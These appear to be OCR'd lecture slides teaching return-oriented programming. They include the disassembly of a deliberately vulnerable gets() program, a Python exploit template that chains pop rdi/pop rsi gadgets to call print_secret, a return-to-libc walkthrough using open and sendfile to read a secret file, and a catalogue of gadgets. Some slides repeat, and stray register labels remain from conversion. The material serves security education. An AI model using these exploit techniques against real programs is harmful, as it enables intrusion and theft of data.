



rdi

rip

# Argument passing by ROP


```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```




`rdi`    `rsi`    `rip`

# Argument passing by ROP

```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```




rdi

rsi

rip

# ROP Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit
from struct import pack
p = ''
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x000000000040127a) # Address of print_secret
print p
```

# Simple ROP Examples

## 3. Return-to-libc

# ROP: Return-to-Libc

```
// overflowret4.c
int vul_func() {
    char buf[16];
    gets(buf);
    return 0;
}
int main(int argc, char *argv[]) {
    vul_func();
    printf("Try next time!\n");
}
```


```
gcc -fno-stack-protector -no-pie overflowret4.c -o overflowret4
```

# ROP: Return-to-Libc

**Function to be executed**

```
sendfile(1, open("./secret.txt", NULL), 0, 1024)
```


rdi rsi rdi rsi rdx rcx



# ROP: Return-to-Libc


**Function to be executed**

`sendfile(1, open(“./secret.txt”, NULL), 0, 1024)`




Let’s first trigger **`open()`**!


How do we pass the file path “**`./secret.txt`**” (addr) to **`rdi`**?



# ROP: Return-to-Libc

## Injecting string arguments

- **Option 1**: if you are able to control environment variables, then just include the string as a environment variable
  - `$ SEC_FILE_PATH=./secret.txt ./overflowret4`
- **Option 2**: write the string to some writable segment of the process memory (e.g., the `.data` section, can be found by `readelf`)
  - For example, we can write the *first 8 bytes* of the path to the beginning of `.data` using the following stack layout



# ROP: Return-to-Libc


**Function to be executed**

`sendfile(1, open("./secret.txt", NULL), 0, 1024)`

`rdi` `rsi` `rdi` `rsi` `rdx` `rcx`

`sendfile()` is easy!

Note since the code only opens 4 fd (`stdin`, `stdout`, `stderr`, `./secret.txt`), we know `rsi` should be 3



# ROP: Return-to-Libc

- Please note that you are executing something that's *completely outside* the original code!

```
// overflowret4.c
int vul_func() {
    char buf[16];
    gets(buf);
    return 0;
}
int main(int argc, char *argv[]) {
    vul_func();
    printf("Try next time!\n");
}
```

# Simple ROP Examples

## Useful gadgets

# Useful Gadgets

- Some gadgets are rarer than others. Relatively common ones:
  - `ret` (at the end of every function)
  - `leave; ret` (at the end of many functions)
  - `pop REG; ret` (restoring callee-saved registers before returning)
  - `mov rax, REG; ret` (setting the return value before returning)
- Because you can jump into the middle of an instruction, instructions don't have to be common to appear in common gadgets!
- Example: every `add rsp, 0x08; ret` also contains a `add esp, 0x08;` if you jump past the REX ("H") prefix.

# Useful Gadgets

## Stack cleaning

- Some of your gadgets will be there simply to unbreak your ropchain, and that is okay!
- Example: stack fix-up gadgets!

```
pop r12; pop rdi; pop rsi; ret
add rsp, 0x40; ret
```

- This lets you skip data on your stack.

# Useful Gadgets

## Storing address to registers

- This one is trickier… `lea` gadgets that do exactly what you want are rare (long instruction, and mostly used in the beginning or middle of functions, not near a ret).
  - Alternative #1: `push rsp; pop rax; ret` (equivalent to `mov rax, rsp`) will get the stack address into rax.
  - Alternative #2: `add rax, rsp; ret` (not perfect, but will conceptually get `rsp` into `rax`)
  - Alternative #3: `xchg rax, rsp; ret` (swap `rax` and `rsp`. DANGEROUS, be careful)
- Once you have the stack address, later gadgets can dynamically compute necessary addresses on the stack instead of having them hardcoded. Now you (might not) need a stack leak!

# Useful Gadgets

## Storing data on memory

- Shellcode needs to move data around. So do ropchains. One common gadget:
  - `mov qword ptr [rdi] rax; ret`
  - `add byte [rcx], al ; pop rbp ; ret`
    - Yes, you can use arithmetic to set memory contents!
    - Obviously, this would require a gadget to set **`rcx`** (surprisingly rare) and **`rax`** (less rare).

# ROP Mitigations

# How to pull off a ROP attack?

1. Subvert the control flow to the first gadget.

2. Control the content *on the stack*. Do not need to inject code there.

3. Enough gadgets in the address space.

4. Know the *addresses* of the gadgets.

5. Start execution anywhere (middle of instruction).

# How to pull off a ROP attack?

